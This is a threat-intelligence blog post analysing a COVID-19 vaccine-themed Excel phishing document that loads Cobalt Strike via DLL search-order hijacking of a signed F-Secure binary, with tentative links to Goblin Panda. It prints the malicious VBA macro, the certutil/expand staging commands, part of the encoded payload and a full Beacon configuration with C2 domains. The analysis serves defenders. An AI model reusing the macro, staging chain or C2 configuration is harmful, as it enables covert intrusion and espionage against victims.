

COVID-19 Phishing With a Side of Cobalt Strike - DomainTools | Start Here. Know Now.

By Joe Slowik

Archived: 2026-04-05 13:35:06 UTC



Background

Multiple adversaries, from [criminal groups](#) to [state-directed entities](#), engaged in malicious cyber activity using COVID-19 pandemic themes since March 2020. Adversaries continue to leverage the pandemic, arguably the most significant issue globally as of this writing, in various ways. Yet the most persistent avenue remains using COVID-19 themes for building malicious document files. Examples include lures associated with [Cloud Atlas-linked activity](#) and [broader targeting of health authorities](#).

Given the continued significance of the pandemic and persistent use of pandemic themes by adversaries, DomainTools researchers continuously monitor for items leveraging COVID-19 content for malicious purposes. While conducting this research, DomainTools analysts identified an interesting malicious document with what appeared to be unique staging and execution mechanisms.

Initial Phishing Document

On 23 March 2021, DomainTools researchers encountered the following suspicious Microsoft Excel file:

Name: Vaksin_COVID_19_top_10.xls

MD5: 9de48973af4acb5f998731a527e8721d

SHA256: 0be5cdea09936a5437e0fc5ef72703c4ce10c6ceb0734261d11b05b92aaba2ff

Interestingly, recent and patched versions of Microsoft Office fail to open the file due to flagged security concerns. In older versions, users are prompted to execute Visual Basic for Applications (VBA) macros on opening which executes the following commands:

```
Sub Auto_Open()
  On Error Resume Next
  xlsPath = Application.RecentFiles(1).Path
  Shell "cmd.exe /c findstr /b /c:;!findstr /c:;!certut /c:;!expand /c:;!del /c:quit /c:TVNDRgAAAA "" &
  xlsPath & "" >> c:\users\public\cmd & ftp -s:c:\users\public\cmd", vbHide
  Application.Wait Now + 0.00002
  Workbooks.Add ("c:\users\public\~Vaksin_COVID_19_top_10.xls")
End Sub
```

The above VBA macro executes the [Microsoft findstr utility](#) to look for several strings inside the document file, then redirects the output (the lines containing the strings, if found) to the file “C:\users\public\cmd”. Finally, the script calls the [Microsoft FTP utility](#) and passes the newly-created file “cmd”, to it for execution. At first, this appears confusing and of rather limited utility, until the XLS file is further examined.

Nested Command Execution

Viewing strings within the file, the following sequence appears:

```
!findstr /B "TVNDRgAAAA" c:\users\public\cmd >c:\users\public\tmp0frvbgnx
!certutil -f -decode c:\users\public\tmp0frvbgnx c:\users\public\tmpvp51cufb
!expand -R -F:* "c:\users\public\tmpvp51cufb" "c:\users\public\" & "c:\users\public\Interupts.exe" & del /q
"c:\users\public\tmp0frvbgnx" "c:\users\public\cmd" "c:\users\public\tmpvp51cufb"
quit
TVNDRgAAAAADneQUAAAAAAACwAAAAAAAAAAAwEBAAQAAAAAAAAAAAtwAAABIAAQAAAnAEAAAAAAAAAAAcIIrpwAA
RINQTUFQSS5kbGwAqIIIDAACcAQAAAHJSK6cAAEIudGVydXB0cy5leGUAKzADAKgeBQAAAHJSK6cAAHdhc21lZ
GllLk5DRXgubnUuZXRSAABqAADTTggAAABYUiuuAAB+
VmFrc2luX0NpVkiEXzE5X3RvcF8xMC54bHMADanY0f5EAIBDS+
V9f1xUVfwrHeYCow7cUUEXsUnHFcWMnDRpsEAYsBIbjAdjgdqUncjUcAatRHEvIMPplu1ru7bZm6t77abu+
tu7UatW4NjglWK2hpl342K6uCwhT8SVOK+z3POnV9K++N9P+9fr3449/x8znOeX+c5P+6d
gnu2CXpBEET4U1VBaBT4vyzh3/inE4T4iW/
Gc68N03ydc27h4evudi6wlmVh17of/d33lIMr0061evcaVRcOVKvYU1SkPrE7Ivaco5aF1K1hOilehbt7ArFD2rE7
```

The script works to extract commands embedded in the original spreadsheet to execute follow-on system commands. In this case, the script writes the text string beginning with “TVNDRgAAAA” to a temporary file. The string is a base64-encoded object, which decodes to a [Windows Cabinet file](#). The script unpacks the Cabinet file via the [Expands utility](#), then executes one of the contained files. The executed file has the following characteristics:

Name: Interupts.exe

MD5: e6ca15e1e3044278ea91e32ae147964b

SHA256: c30fa389edb7e67e76e1a23da32e6396334c9ec09a0fd120958a2c66e826b06c

On further examination, the executable is a signed, legitimate binary. Originally named “fsstm.exe,” the file is an application from security company [F-Secure](#). The executable is not alone within the Cabinet file though—three additional files are inside:

FSPMAPI.dll


'~Vaksin_COVID_19_top_10.xls'

wasmedic.NCEx.nu.etl

The first, a Dynamic Linked Library (DLL), matches the name for the F-Secure Management Agent library. However, while the legitimate library is signed by F-Secure, like “fsstm.exe”, the copy included in the Cabinet file is not. Instead, it appears that the DLL is a modified version of the legitimate library. Based on dynamic and behavioral analysis, when Interrupts.exe launches, it loads the unsigned FSPMAPI.dll library, a technique referred to as [DLL Search Order Hijacking](#). In this technique, an adversary takes advantage of the default search order for requested DLL’s by placing a DLL with the same name as the desired entity in a folder with higher priority in the DLL search order than the legitimate item (if present). In this case, all items are written to the “c:\userspubliccmd” location, and the legitimate (but renamed) executable will load the modified (but properly named) DLL.

When observed, execution loads the DLL which then accesses the file “wasmedic.NCEx.nu.etl”. The file consists of encoded instructions which are decoded by the DLL and then executed.


Post-Execution Observations



As part of execution, three items take place:

1. A decoy version of the document is displayed to the user, while other processes take place in the background.
2. The malware establishes persistence on the victim machine through the creation of a “Run” key in the system registry.
3. The malicious binary begins communicating with adversary-controlled network infrastructure via domain fronting.

The decoy document ties in to the original name of the dropper document: information on COVID-19 vaccines. In this case, the spreadsheet shows a list of available COVID-19 vaccines and their alleged rank in terms of safety.



While this is displayed, the malware establishes a persistence mechanism via a Registry “Run” key for the current user:

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\wbengine  
  
<Path to Extracted Cabinet Files>\Interupts.exe
```

The above will execute the “Interupts.exe” binary when the user under which the spreadsheet was originally opened logs on. This will launch the sequence of events described here again, implying that the Command and Control (C2) items detailed below are intended to serve as a check-in for receiving further commands or passing control over to an active entity.

Network Activity

Observed network activity appears initially directed toward a legitimate Google-hosted resource, such as the following captured PCAP:

```
GET /videoplayback?  
id=hhfidbhgdegdhdhgneggjhkekfkhidgedhhahaehgigldhgdehfchndglgjhdffifhebephfdeepebfhhfelgcgihdgeebhj  
hbdcfgemfdeodcgigppggogjffdchkgofjeognfdejgfhifjfhddihegpfifggphgdagfhedfhkgndchhfehgdhfbegkfgejeceme  
hddemebdagkgdebhieldagnepfphfffgpfahigohkgegkhieddjelhgcfnfigggchggghemffgjgbgnepelepdhgphjdigeFhdbefddda  
hafcgbdfgdhbgoeddfhfpfhbdieffddcehgkhdechhee HTTP/1.1  
Accept-Encoding: gzip, deflate  
Accept: text/html,application/xml;*/*;  
Host: r1---sn-CARA3c0a.googlevideo.com  
Cookie: SID=ILPNdLHPJegAbid6GMJi0a8vmqvYofGfhJ8gWC_Dlberr9ANHy79Guus7RmPiF;  
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727;  
Media Center PC 6.0)  
Connection: Keep-Alive  
Cache-Control: no-cache
```

However, further analysis of malware traffic and follow-on monitoring show that traffic is redirected to another resource, particularly either of the following subdomains of the same primary domain:

Security[.]rabilityli[.]com
Center[.]rabilityli[.]com

At the time of analysis and using DomainTools Passive DNS (pDNS) information, both subdomains resolved to the same IP address: 51.77.34[.]201.

The screenshot shows the pDNS interface for the domain rabilityli.com. It displays a table of DNS records with columns for Query, Type, Source, Count, Response, First Seen, and Last Seen. Two records are visible: security.rabilityli.com and center.rabilityli.com, both pointing to IP address 51.77.34.201.

Query	Type	Source	Count	Response	First Seen	Last Seen
security.rabilityli.com	A	D	1	51.77.34.201	2021-03-23, 20:21	2021-03-23, 20:21
center.rabilityli.com	A	D	4	51.77.34.201	2021-02-22, 07:21	2021-02-22, 07:23

Unfortunately, registration details do not provide significant additional information for analysis or pivoting purposes:

Inspect: rabilityli.com

Domain Profile | Screenshot History | Whois History | Hosting History | SSL Profile

Age, Infrastructure, Domain Name, Registration

Supporting Evidence

80	66	98	28
Phishing	Malware	Spam	Proximity

Domain Details

Recently Resolved As

security.rabilityli.com	51.77.34.201
center.rabilityli.com	51.77.34.201

View pDNS

Email

- 7962bad9967a4701bedc6b2ad2992b06.protect@whoisguard.com is associated with ~ 1 domain
- abuse@namecheap.com is associated with ~ 26,779,775 domains
- hostmaster@registrar-servers.com is associated with ~ 12,830,677 domains

Registrant

- WhoisGuard Protected is associated with ~ 12,452,334 domains
- Country: Panama - (PA)

Registrant Org

- WhoisGuard, Inc is associated with ~ 21,549,859 domains

Registrar

- NAMECHEAP INC, NAMECHEAP, INC

Dates

- Created: 2021-02-19
- Expires: 2022-02-19

Name Servers

- dns1.registrar-servers.com (has 7,197,062 domains)
- dns2.registrar-servers.com (has 7,193,853 domains)

Based on the above information, we can identify possible adversary tendencies in the Registrar (Namecheap), Name Server (registrar-servers[.]com), and hosting (the IP address is hosted through OVH in Poland) but these on their own are too broad to draw any firm conclusions.

Further analysis of actual traffic and follow-on activity shows additional interesting activity which highlights adversary operations and tradecraft.

Cobalt Strike Activity

Reviewing behavior and network activity, the malware payload loaded and executed performs [domain fronting](#) using the legitimate googlevideo[.]com domain in order to mask actual network traffic directed to the rabilityli[.]com subdomains. Specifically, the sample deploys Cobalt Strike [Beacon using domain fronting](#) via [Google services](#) for Command and Control (C2) and follow-on operations.

DomainTools analysts identified and extracted the Cobalt Strike Beacon configuration allowing for further review and confirmation of activity:

```

{
  "BeaconType": [
    "HTTPS"
  ],
  "Port": 443,
  "SleepTime": 53000,
  "MaxGetSize": 2097160,
  "Jitter": 35,
  "MaxDNS": 246,
  "C2Server": "center.rabityli.com,/videoplayback,security.rabityli.com,/videoplayback",
  "UserAgent": "Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; Media Center PC 6.0)",
  "HttpPostUri": "/youtubei/v1/log_event",
  "Malleable_C2_Instructions": [
    "NetBIOS decode 'a'",
    "XOR mask w/ random key"
  ],
  "HttpGet_Metadata": [
    "Accept: text/html,application/xml;*/*;\"",
    "Accept-Encoding: gzip, deflate",
    "Host: r1---sn-cARA3c0a.googlevideo.com",
    "Cookie: SID=IIPNdLHP]eGAbid6GM]iOa8vmqvYofGfh]8gwC_DIberr9ANH9y79Guus7RmPiF;",
    "id"
  ],
  "HttpPost_Metadata": [
    "accept-language: en-US,en;q=0.9",
    "cache-control: no-cache",
    "content-type: application/json",
    "https://www.youtube.com/watch?v=",
    "Referer"
  ],
  "SpawnTo": "AAAAAAAAAAAAAAAAAAAAA==",
  "PipeName": "",
  "DNS_Idle": "8.8.8.8",
  "DNS_Sleep": 0,
  "HttpGet_Verb": "GET",
  "HttpPost_Verb": "POST",
  "HttpPostChunk": 0,
  "Spawnto_x86": "%windir%\\syswow64\\compact.exe",
  "Spawnto_x64": "%windir%\\sysnative\\compact.exe",
  "CryptoScheme": 0,
  "Proxy_Behavior": "Use IE settings",
  "Watermark": 305419896,
  "bStageCleanup": "False",
  "bCFGCaution": "False",
  "KillDate": 0,
  "bProcInject_StartRWX": "True",
  "bProcInject_UseRWX": "False",
  "bProcInject_MinAllocSize": 16700,
  "ProcInject_PrependedAppend_x86": [
    "kJCQ",
    "Empty"
  ],
  "ProcInject_PrependedAppend_x64": [
    "kJCQ",
    "Empty"
  ],
  "ProcInject_Execute": [
    "ntdll:RtlUserThreadStart",
    "CreateThread",
    "NtQueueApcThread",
    "CreateRemoteThread",
    "RtlCreateUserThread"
  ],
  "ProcInject_AllocationMethod": "NtMapViewOfSection",
  "bUsesCookies": "True",
  "HostHeader": ""
}

```

The configuration matches observed behaviors and identifies expected follow-on activity once the adversary takes control of the implant. Among other observations:

- Use of fail-over C2 servers on the two observed subdomains off the same root domain, rabityli[.]com.
- Configuration of the domain fronting activity through specified parameters reflecting YouTube and Google Video services.
- Specifying the [Windows Compact tool](#) as the temporary process for injecting further payloads as part of the Cobalt Strike [Malleable C2 profile](#).

Overall functionality for the malicious document is now clear: provide a decoy document to the user which leverages a signed binary and a modified DLL to execute a Cobalt Strike Beacon payload.

Pivoting to More Samples

Proper analysis cannot depend on a single sample for further research, such as linking the activity to a potential adversary or behavioral cluster. To learn more about this activity and its perpetrator, DomainTools analysts followed several investigative paths: looking at similarly-structured or -behaving documents, and identifying potential delivery vectors.

Finding Similar Documents


DomainTools analysts first looked for documents using similar infrastructure or techniques. Analysis of potentially linked infrastructure shows no other samples currently associated with either the domains or IP address identified in the C2 activity described previously.

Shifting perspective, the document itself contains several interesting identifiers based on structure and function. Specifically, there are string patterns of interest that can be used to identify additional samples: the sequence of hard-coded commands in the Shell portion of the VBA script; the “findstr” parameter of “TVNDRgAAAA” that corresponds to the embedded Cabinet file; and the Application.Wait parameter.

Searching through several malware repositories, DomainTools researchers identified three additional samples through the previously-mentioned criteria:

SHA256	File Name	Date First Observed	C2
06e2d46bcc4498fe7272e073fa313a0f62fcef283ca4b107b8960896cfdb7601	N/A	13 Jan 2021	N/A
7bc5fb6bdf7e89e01b091bfaee8e16f476f8ee6c53d973c70f99f5eaa2b74eee	Danh sach ung vien Bo Chinh tri va Ban Bi thu khoa XIII.xls	07 Jan 2021	N/A
729f12b7ca02aa43785645aa14c72f414d6336a13d14ed190d634b5724d00a08	Danh sach ung vien BCT va BBT khoa XIII.xls	23 Dec 2020	zarykon.com

Of the three recovered samples that contain the same VBA, two are nonfunctional. The third, which first appears in late December 2020, utilizes the same functionality and methodology as the document described above, but with a different C2 destination: fril[.]zarykon[.]com and haikyuu[.]zarykon[.]com at 185.225.17[.]201. Examined in [DomainTools Iris](#), we see the same generic registration patterns as for the previously-identified domain:



The combination of infrastructure similarities and document structure combine to link these items together as part of a campaign running from at least December 2020 through March 2021.

Observing Similar Delivery Vectors

Adopting a different perspective, the original document was previously available for download at the following location:

```
http://f14-group-zf[.]zdn[.]vn/84ee4531354cda12835d/6104412318511785684
```

First, this implies that the original document was delivered via a malicious link (potentially sent through a phishing message) as opposed to via an attachment to a message. Second, the root domain—zdn[.]vn—appears to be a Vietnamese hosting or Dynamic DNS (DDNS) provider. In this situation, “zdn[.]vn” would be a legitimate (if potentially untrustworthy) root domain, off of which an adversary could create subdomains for malicious purposes. Looking at links to the subdomain “f14-group-zf” off of the “zdn[.]vn” primary domain, DomainTools researchers identified a further two documents:

SHA256	File Name	Date First Observed	C2
6a4f055a5f682ca6aa8791485e780fbe1bacef435e229c9b5040f53612a18720	NHẬN XÉT THỂ DỰC.xls	02 Feb 2021	N/A
3301b2d67a086ea0a53ff16e5428939d020b0aca9ff6d83fd4cc9b795141337d	PGV TBC+ NVKD (CN HBT 2021).xls	20 Jan 2021	N/A

While both are macro-enabled and perform functions that look malicious, neither result in a complete exploitation chain leading to command and control activity or any other obvious activity. Given similar naming conventions and hosting as the malicious documents analyzed previously, these items are obviously suspicious but at present they appear to be incomplete in functionality.

Possible Links to “Goblin Panda”

Examining the specific techniques deployed in the documents analyzed thus far, several items stand out as having long-standing precedents. Most notably, the execution pathway used leveraging the legitimate F-Secure file is not merely known, but was previously observed in intrusions over five years prior.

In 2014, [analysts at Verint documented](#) a campaign using a modified version of media player software to deliver an similar loader via DLL path hijacking of the same F-Secure signed binary. In this case, the ultimate payload was a version of [PlugX malware](#). [German government authorities](#) later identified similar activity—again using the legitimate F-Secure binary as an initial execution mechanism—that same year.

The 2014 activity is interesting given the reflections in the current campaign, but the identified intrusions were never linked to any entity. Other aspects of the current campaign bear resemblance to a specific threat actor: Goblin Panda.

[Goblin Panda](#) is a threat actor linked to unspecified Chinese entities, and has been active in some form since at least 2013. Goblin Panda operations include extensive phishing campaigns with a focus on Southeast Asian entities, although [historically](#) this [actor has relied](#) on Rich Text Format (RTF) documents. While also potentially associated with [more ambitious activities](#), the group appears focused on espionage operations with an emphasis on Southeast Asian countries such as Vietnam.

Another common artifact of historical Goblin Panda operations is the use of DLL search order hijacking. As documented by [multiple entities](#), [Goblin Panda](#) frequently uses this technique to execute malicious payloads with a degree of trust via the initial, signed executable. Although the specific F-Secure item is not previously observed in historical Goblin Panda operations, and the identified 2014 activity is not linked to the entity, the overall technique as a follow-on from phishing is common.

Finally, the oddity of leveraging older vulnerabilities and execution pathways—as seen in the malicious documents in this campaign—is associated with previous Goblin Panda operations. As [noted by Fortinet researchers](#), Goblin Panda previously leveraged vulnerabilities over five years old as part of campaigns, with the likely understanding that intended victim environments had not patched or moved on to more recent, secure software.

Combined with targeting emphasis—two of the four lure documents identified are in Vietnamese, implying targeting of Vietnam—the set of behaviors appears linked to historical Goblin Panda tendencies. Targeting is confirmed as official [Vietnamese government](#) notifications exist alerting authorities to some of the documents identified in the previous analysis.

Yet there remain concerns with drawing a direct link to Goblin Panda. For one, Goblin Panda is historically linked to either using weaponized RTF files or dropping payloads via OLE objects in Office documents, whereas the base64-encoded Cabinet file is a unique (and arguably more primitive) behavior. Additionally, while the documents analyzed in this report utilize a fairly standard Registry “Run” key persistence mechanism, Goblin Panda previously utilized less common pathways such as [weaponizing the startup folder for Microsoft Word](#). Finally, there are no existing examples of Goblin Panda activity leveraging Cobalt Strike as a post-intrusion tool.

Overall the identified campaign contains some overlaps with previously identified behaviors and targeting associated with Goblin Panda. However, other items almost appear to be a regression from Goblin Panda activities and diverge noticeably from this group’s actions. Based on the available evidence, while some connection may exist between this campaign and historical Goblin Panda activity, the current phishing campaign does not appear highly correlated with the group.

Conclusion

COVID-19 themed phishing and malicious documents will almost certainly remain a feature of the threat landscape for the duration of the pandemic. In this specific case, COVID-19 lures—along with other items using medical themes—appear linked to intrusion activity targeting Vietnamese entities from late 2020 through early 2021. While the activity in question may be linked to Goblin Panda behaviors, at present insufficient evidence exists to make such a link definitively.

Overall, defenders and analysts must continuously remain vigilant of opportunistic campaigns leveraging current event themes and similar mechanisms. Furthermore, the use of Cobalt Strike in this activity highlights a continuing trend of various adversaries—from criminal actors to state-sponsored entities—migrating post-intrusion operations to this platform. Finally, while the network infrastructure used in this campaign did not enable identification of additional, linked infrastructure, analysis and examination of such items through domain enrichment at time of observation can identify suspicious indicators in registrar and other characteristics which can enable more rapid discovery and response.

Source: <https://www.domaintools.com/resources/blog/covid-19-phishing-with-a-side-of-cobalt-strike#>